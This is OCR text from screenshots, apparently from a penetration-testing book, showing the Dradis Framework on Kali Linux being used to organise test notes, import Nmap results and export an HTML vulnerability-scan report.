
Confirm Password


Meta-Server


You can create a new project or checkout one from the Meta-Server:

New project ●
Checkout project ○

Effective information sharing - http://dradisframework.org


Dradis Framework v2.9.0 - Iceweasel
File Edit View History Bookmarks Tools Help
about:sessionrestore
Dradis Framework v2...
https://127.0.0.1:3004
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
import from file...
export
add branch
add note
note categories
Summary
Dradis Framework v2.9.0
What's new?
Getting help
PracticePenTest
Planning
ROE
Statement of Work
Important Contacts
Listing of Tools Used
Reconnaissance and Enumeration
Footprnting
Public Space
Validate IP Ranges
Google
Shodan
Robtex.com
Internal Space
Nmap
OSINT
People
Business
Others as needed ...
Vulnerability Analysis
Nessus
OpenVAS
192.168.50.X
Anything Your Team Needs
Find a Node
Old notes
New notes
Import note...
Attachments



import from file...
export
add branch
Word export
Project export
Html export
As template
Full project
Metaserver commit
add note
note categories
Dradis Framewor
What's new?
Getting help
PracticePenTest



Import from file

Available formats: Project template upload


Select a file: dradis-template.xml



Import from file

Available formats: Nmap upload

Select a file: nmapScan.xml



Dradis Framework v2.9.0 – Iceweasel

https://127.0.0.1:3004


Category: Nmap output

127.0.0.1: Hostnames: ["localhost"] Port info: Port #3004/tcp is ope
Nmap plugin 13 Jun 2015 06:38

127.0.0.1:
Hostnames: ["localhost"]
Port info:

Port #3004/tcp is open (syn-ack)
Service: http
Product: WEBrick httpd
Version: 1.3.1


Port #5432/tcp is open (syn-ack)
Service: postgresql
Product: PostgreSQL DB



Category: Nmap output

Port #3004/tcp is open (syn-ack) Service: http Product: WEBrick h
Nmap plugin 13 Jun 2015 06:38


Port #3004/tcp is open (syn-ack)
Service: http
Product: WEBrick httpd
Version: 1.3.1



Category: default category

This is a note
root


This is a note


root@kali: /usr/lib/dradis/server/vendor/plugins/html_export
File Edit View Search Terminal Help
Dradis Framework – v2.9.0 – Iceweasel
File Edit View History Bookmarks Tools Help
about:sessionrestore
Dradis Framework v2...
New Tab
Dradis Framework - v...
https://127.0.0.1:3004/export/to_html
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB

```
  GNU nano 2.2.6                File: template.html.erb

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html>
  <head>
    <title><%= title %></title>
    <h1>You can change this template to suit your needs.</h1>
    <style type="text/css">
      html{color:#000;background:#FFF}
      body,div,ul,ol,li,h1,h2,h3{margin:0;padding:0}
      li{list-style:none;}
      h1,h2,h3{font-size:100%;font-weight:normal;}

      body{padding:10px; font-family: "trebuchet ms", helvetica, sans-serif;}
      h1{border-bottom: 1px solid #CCC; margin:2ex 0; font-size: 120%; font-weight: bold; }
      li{margin-left: 40px;}
      ul{list-style-type: square;}
      ol{list-style-type: decimal;}
      ul, ol{margin-bottom: 2ex;}
      .note{margin-bottom: 2ex;}
```

You can change this template to suit your needs.


Dradis Framework - v2.9.0



Notebook saved

Title	Created time	Modified time
Vulnerability Analy	01:18 AM	01:18 AM

```
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<link rel="stylesheet" type="text/css" href="./style.css">
<title>Scan Report</title>
</head>
<body style="background-color: #FFFFFF; margin: 0px; font: small Verdana, sans-serif; font-size: 12px;
color: #1A1A1A;"><div style="width: 98%; width:700px; align: center; margin-left: auto; margin-right:
auto;"><table style="width: 100%;" cellpadding="3" cellspacing="0"><tr><td valign="top">
<h1>Summary</h1>
<p>
          This document reports on the results of an automatic security scan.
          The report first summarises the results found.  Then, for each host,
          the report describes every issue found.  Please consider the
          advice given in each description, in order to rectify the issue.
```


X-Security Penetration Testing Report – Iceweasel
File Edit View History Bookmarks Tools Help
X-Security Penetration Testing ...
file:///root/X-Security Penetration Testing Report-2015-06-17.3/index.html
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng
+ X-Security Penetration Te
Document Details
+ Executive Summary
+ Target Systems
scan.txt
+ Comprehensive Tech
+ Vulnerability Asse
+ Appendix
Vulnerability Analy
Trash

Summary

This document reports on the results of an automatic security scan. The report first summarises the results found. Then, for each host, the report describes every issue found. Please consider the advice given in each description, in order to rectify the issue.

Vendor security updates are not trusted.

Overrides are on. When a result has an override, this report uses the threat of the override.

Notes are included in the report.

This report might not show details of all issues that were found. It only lists hosts that produced issues. Issues with the threat level "Debug" are not shown.

This report contains all 52 results selected by the filtering described above. Before filtering there were 53 results.


Scan started:	**Wed Mar 25 07:42:52 2015**
Scan ended:	Wed Mar 25 07:50:04 2015

Host Summary

Host	Start	End	High	Medium	Low	Log	False Positive

.

Chapter 4: Intelligence Gathering



Information Gathering

